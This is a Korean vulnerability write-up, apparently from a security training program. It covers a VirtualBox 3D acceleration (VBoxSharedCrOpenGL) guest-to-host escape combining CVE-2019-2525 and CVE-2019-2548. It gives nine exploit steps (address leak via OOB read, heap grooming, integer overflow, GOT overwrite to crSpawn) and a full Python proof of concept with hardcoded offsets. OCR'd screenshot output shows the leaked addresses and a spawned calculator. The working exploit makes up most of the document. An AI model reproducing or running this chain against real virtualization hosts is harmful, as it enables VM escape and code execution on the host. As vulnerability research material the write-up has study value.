[취약점] 박찬희 Virtualization Exploit #1

CVE-2019-2525 & CVE-2019-2548

Exploit 과정을 다음과 같습니다.

1. 임의로 값을 넣어줄 수 있는 packet_length 값 때문에 `crUnpackExtendGetAttribLocation` 함수 과정 내에서 발생하는 OOB read 취약점을 통해서 `VBoxSharedCrOpenGL` 라이브러리의 주소를 leak 합니다.
2. 적당히 많은 수의 heap 메모리를 할당받고, 짝수 번째 heap 메모리만 free 합니다.
3. ReadPixels 객체를 중간 쯤에 있는 heap chunk에 할당받기 위해서(fastbin 성질 이용) 적당히 해당 크기에 맞는 chunk들을 할당받습니다.
4. **Integer Overflow**를 이용하여 중간 쯤에 `ReadPixels` 객체를 할당받고, 인접해 있는 다음 `CRVBOXSVCBUFFER` 객체의 uiId와 uiSize를 각 각 0xdeadbeef, 0x1000으로 덮습니다.
5. uiId가 0xdeadbeef인 객체의 pData를 포인터로 하여 데이터를 덮는데, 이를 통하여 해당 객체와 인접한 다른 `CRVBOXSVCBUFFER`의 uiId, uiSize, pData를 덮습니다. 조작된 pData와, uiId를 통한 특정 객체의 *pData를 덮어쓰는 과정으로 **Arbitrary Overwrite**가 가능합니다.
6. `VBoxSharedCrOpenGL` 라이브러리가 사용하는 공간 내에 함수 got 영역이 존재하여, 해당 위치에 존재하는 `cr_unpackDispatch.BoundsInfoCR` 함수의 GOT를 `crSpawn` 함수의 시작 주소로 덮습니다.
7. `crSpawn` 함수의 인자로 사용하기 위해, `bss` 영역에 command 문자열을 만들어 줍니다. `bss` 영역에 값을 쓰는 과정은 앞서 있던 **Arbitrary Overwrite**를 이용합니다.
8. `cr_unpackDispatch.BoundsInfoCR` 메시지를 구성해서 보냄으로써 `crSpawn` 함수를 호출합니다.
9. **Exploit!**


Exploit Code

```
#/usr/bin/python
import sys, os
from struct import pack, unpack
sys.path.append(os.path.abspath(os.path.dirname(__file__)) + '/lib')
from chromium import *

def nop_msg():
    msg = (
            pack("<III", CR_MESSAGE_OPCODES, 0x41414141, 1)
            + '\x00\x00\x00' + chr(CR_NOP_OPCODE)
            + pack("<IIII", 0x41414141, 0x41414141, 0x41414141, 0x41414141)
            )
    return msg

def make_leak_msg(offset):
```

```
    msg = (
            pack("<III", CR_MESSAGE_OPCODES, 0x41414141, 1)
            + '\x00\x00\x00' + chr(CR_EXTEND_OPCODE)
            + pack("<I", offset)
            + pack("<I", CR_GETATTRIBLOCATION_EXTEND_OPCODE)
            + "AAAA"
        )
    return msg

def make_pixel_msg():
    msg = (
            pack("<III", CR_MESSAGE_OPCODES, 0x41414141, 1)
            + '\x00\x00\x00' + chr(CR_READPIXELS_OPCODE)
            + pack("<Q", 0x41414141) # CRMessageHeader
            + pack("<I", 0x4242) # width
            + pack("<I", 0x08) # height o   <<<<<<<<<<<<<<<<<<<<<<
            + pack("<I", 0x35) # bytes_per_row x
            + pack("<I", 0x00) # stride
            + pack("<I", 0x24cee40) # alignment
            + pack("<I", 0x00) # skipRows
            + pack("<I", 0x00) # skipPixels
            + pack("<I", 0x00) # rowLength
            + pack("<I", 0x1FFFFFFD) # format x -> bytes_per_row <<<<<<<<
            + pack("<I", 0x5151) # type
            + pack("<I", 0xdeadbeef) # CRNetworkPointer <<<<<<< uId
            + pack("<I", 0x1000) # <<<<<< uSize
            )
    return msg

def make_crspawn_msg(addr):
    msg = (
            pack("<III", CR_MESSAGE_OPCODES, 0, 1)
            + '\x00\x00\x00' + chr(CR_BOUNDSINFOCR_OPCODE)
            + pack("<I", 0x41414141)
            + "xcal"
            + "c\x00\x00\x00"
            + pack("<I", 0x42424242)
            + pack("<I", 0x43434343)
            + pack("<I", 0x44444444)
        )
    return msg


if __name__ == '__main__':
    client = hgcm_connect("VBoxSharedCrOpenGL")
    set_version(client)

    # leak cr_server
    msg = make_leak_msg(0x190)
    resp = crmsg(client, msg)
    print repr(resp)
    _leak = unpack('<Q', resp[8:16])[0]
    _cr_server = _leak + 0x22ec60
    _OpenGL = _cr_server - 0x318700
    _crError = _OpenGL + 0x30f2f0
    _boundInfo = _cr_server + 44696
    _crSpawn = _cr_server - 0x5361f0
    _return_ptr = _cr_server - 8224
    print "leak = " + hex(_leak)
    print "cr_server_addr = " + hex(_cr_server)
    print "boundinfo_addr = " + hex(_boundInfo)
```

```
print "OpenGL_addr = " + hex(_OpenGL)

hgcm_disconnect(client)
client = hgcm_connect("VBoxSharedCrOpenGL")
set_version(client)
bufs = []
for i in range(0, 0x100):
    buf = alloc_buf(client, 0x20, "CHARLIEE"*0x2)
    if buf % 2 == 0:
        bufs.append(buf)

for i in bufs:
    hgcm_call(client, SHCRGL_GUEST_FN_WRITE_READ_BUFFERED, [i, "A"*0x20, 1337])

for i in range(0, 10):
    alloc_buf(client, 0x20, "CHARLIEE"*0x2)

msg = make_pixel_msg()
crmsg(client, msg)


payload = "T"*0x20
payload += pack("<Q", 0)
payload += pack("<Q", 0x35)
payload += pack("<I", 0xdeedbeef)
payload += pack("<I", 0x1000)
payload += pack("<Q", _boundInfo)
hgcm_call(client, SHCRGL_GUEST_FN_WRITE_BUFFER, [0xdeadbeef, 0x1000, 0, payload])


payload = pack("<Q", _crSpawn)
hgcm_call(client, SHCRGL_GUEST_FN_WRITE_BUFFER, [0xdeedbeef, 0x1000, 0, payload])

_bss = 0x24cee40

payload = "T"*0x20
payload += pack("<Q", 0)
payload += pack("<Q", 0x35)
payload += pack("<I", 0xdeedbeef)
payload += pack("<I", 0x1000)
payload += pack("<Q", _bss)
hgcm_call(client, SHCRGL_GUEST_FN_WRITE_BUFFER, [0xdeadbeef, 0x1000, 0, payload])


payload = "xcalc"
hgcm_call(client, SHCRGL_GUEST_FN_WRITE_BUFFER, [0xdeedbeef, 0x1000, 0, payload])


payload = pack("<Q", _bss)
hgcm_call(client, SHCRGL_GUEST_FN_WRITE_BUFFER, [0xdeedbeef, 0x1000, 0, payload])


msg = make_crspawn_msg(_bss)
crmsg(client, msg)
```

Result


Calculator
Virtualization Bug #1 BoB8_singi
1 BoB8_singi.pdf - Mozilla Firefox
file:///home/ch4rli3kop/Desktop/Virtualiz
singi@singi-VirtualBox: ~/3dpwn
leak = 0x7f5c3b951aa0
cr_server_addr = 0x7f5c3bb80700
OpenGL_addr = 0x7f5c3b868000
boundinfo_addr = 0x7f5c3bb8b598
singi@singi-VirtualBox:~/3dpwn$
guestOS [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
18:54
목요일, 8월 01
Right Ctrl
Plain Text Tab Width: 8 Ln 1, Col 1 INS
Network